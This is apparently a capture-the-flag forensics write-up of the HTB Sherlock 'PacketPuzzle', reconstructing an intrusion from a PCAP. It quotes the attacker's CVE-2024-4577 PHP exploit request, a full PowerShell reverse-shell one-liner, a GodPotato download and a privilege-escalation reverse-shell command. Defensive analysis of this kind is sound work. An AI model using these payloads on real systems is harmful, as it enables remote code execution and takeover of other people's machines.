
# [HTB] PacketPuzzle - Sherlock
Table of Contents
In this writeup, I’m gonna explain the steps to solve the Sherlock challenge from HTB called PacketPuzzle. You can access it here: HTB PacketPuzzle - Sherlock. This challenge is about network forensics where we’re given a PCAP file to analyze.
Challenge Scenario
You are a junior security analyst at a small Japanese cryptocurrency trading company. After detecting suspicious activity on the internal network, you exported a PCAP for further investigation. Analyze this capture to determine whether the environment was compromised and reconstruct the attacker’s actions.
Initial Analysis
we’re given a PCAP file named NetworkTraffic.pcap. To analyze this file, we can use Wireshark, a popular network protocol analyzer.
Challenge
1. What is the source IP address of the attacker involved in this Attack?
To find the IP address of the attacker, we can start by looking for suspicious http traffic in the PCAP file. We can use Wireshark’s filter to display only HTTP traffic.
 From that picture, we can see that there is one HTTP POST request that looks suspicious. After following the HTTP stream, we can see that the request contains a terminal command to show the user’s home directory.
POST /?%ADd+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input HTTP/1.1Host: 192.168.170.130User-Agent: curl/8.11.1Accept: */*Content-Length: 25Content-Type: application/x-www-form-urlencoded
<?php system('whoami');?>HTTP/1.1 302 FoundDate: Wed, 22 Jan 2025 09:46:09 GMTServer: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.1.25X-Powered-By: PHP/8.1.25Location: http://192.168.170.130/dashboard/Transfer-Encoding: chunkedContent-Type: text/html; charset=UTF-8
desktop-htvplb2\cristo
The source IP address of this request is 192.168.170.128.
2. How many open ports did the attacker discover on the victim’s system?
To find out how many open ports the attacker discovered, we can look for network scanning activities in the PCAP file. Typically, a port scan will indicate an open port when a sent SYN packet is responded to with an ACK packet. We can use Wireshark’s filter to display only TCP traffic and look for SYN packets.
ip.addr == 192.168.170.128 && tcp.flags.syn == 1 && tcp.flags.ack == 1 from the filtered results, we can see that there are
 8 open ports discovered by the attacker.
3. What is the first open port that responded on the victim’s system during reconnaissance?
As we can see from the previous screenshot, the first open port that responded to the attacker’s SYN packet is port 22, which is used for SSH (Secure Shell).
4. What is the CVE identifier for the vulnerability exploited by the attacker?

With just searching the payload that used by the attacker in the HTTP POST request, we can find that the vulnerability exploited is CVE-2024-4577
5. What is the name and version of the vulnerable product exploited to get RCE?
The vulnerable product exploited to get RCE is PHP 8.1.25.
6. What is the username of the victim account?
From the HTTP response of the POST request, we can see that the command whoami was executed, and the output shows that the username of the victim account is cristo.
7. At what timestamp did the attacker execute the command to gain their initial foothold on the victim system?
The timestamp of the HTTP POST request that contains the command execution can be seen in this packet request header:
POST /?%ADd+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input HTTP/1.1Host: 192.168.170.130User-Agent: curl/8.11.1Accept: */*Content-Length: 569Content-Type: application/x-www-form-urlencoded
<?php system('powershell -NoP -NonI -W Hidden -Exec Bypass -Command "$client = New-Object System.Net.Sockets.TCPClient(\'192.168.170.128\',4545);$stream = $client.GetStream();[byte[]] $buffer = 0..65535|%{0};while(($i = $stream.Read($buffer, 0, $buffer.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($buffer,0,$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + \'PS \';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"'); ?>
2025-01-22 09:47:32
8. What is the MITRE ATT&CK technique ID used by the attacker to gain an initial foothold?
The MITRE ATT&CK technique ID used by the attacker to gain an initial foothold is T1190, which corresponds to “Exploit Public-Facing Application”.
9. What is the name of the malicious executable the attacker downloaded and executed in memory to facilitate privilege escalation on the endpoint?
By applying filter tcp.stream eq 1266 then follow the TCP stream, we can see that the attacker run a PowerShell command to download file from other website
PSiwr -uri "https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET4.exe" -Outfile TimeProvider.exeThe name of the malicious executable is GodPotato-NET4.exe.
10. What is the command line used by the attacker while performing privilege escalation?
The command line used by the attacker to perform privilege escalation is:
./TimeProvider.exe -cmd "time.exe 192.168.170.128 5555 -e cmd"11. The attacker failed to escalate privileges and was given an error. What is the error?
PS./TimeProvider.exe -cmd "time.exe 192.168.170.128 5555 -e cmd"
[*] CombaseModule: 0x140707473981440...[!] Cannot create process Win32Error:2
The error encountered by the attacker is Cannot create process Win32Error:2.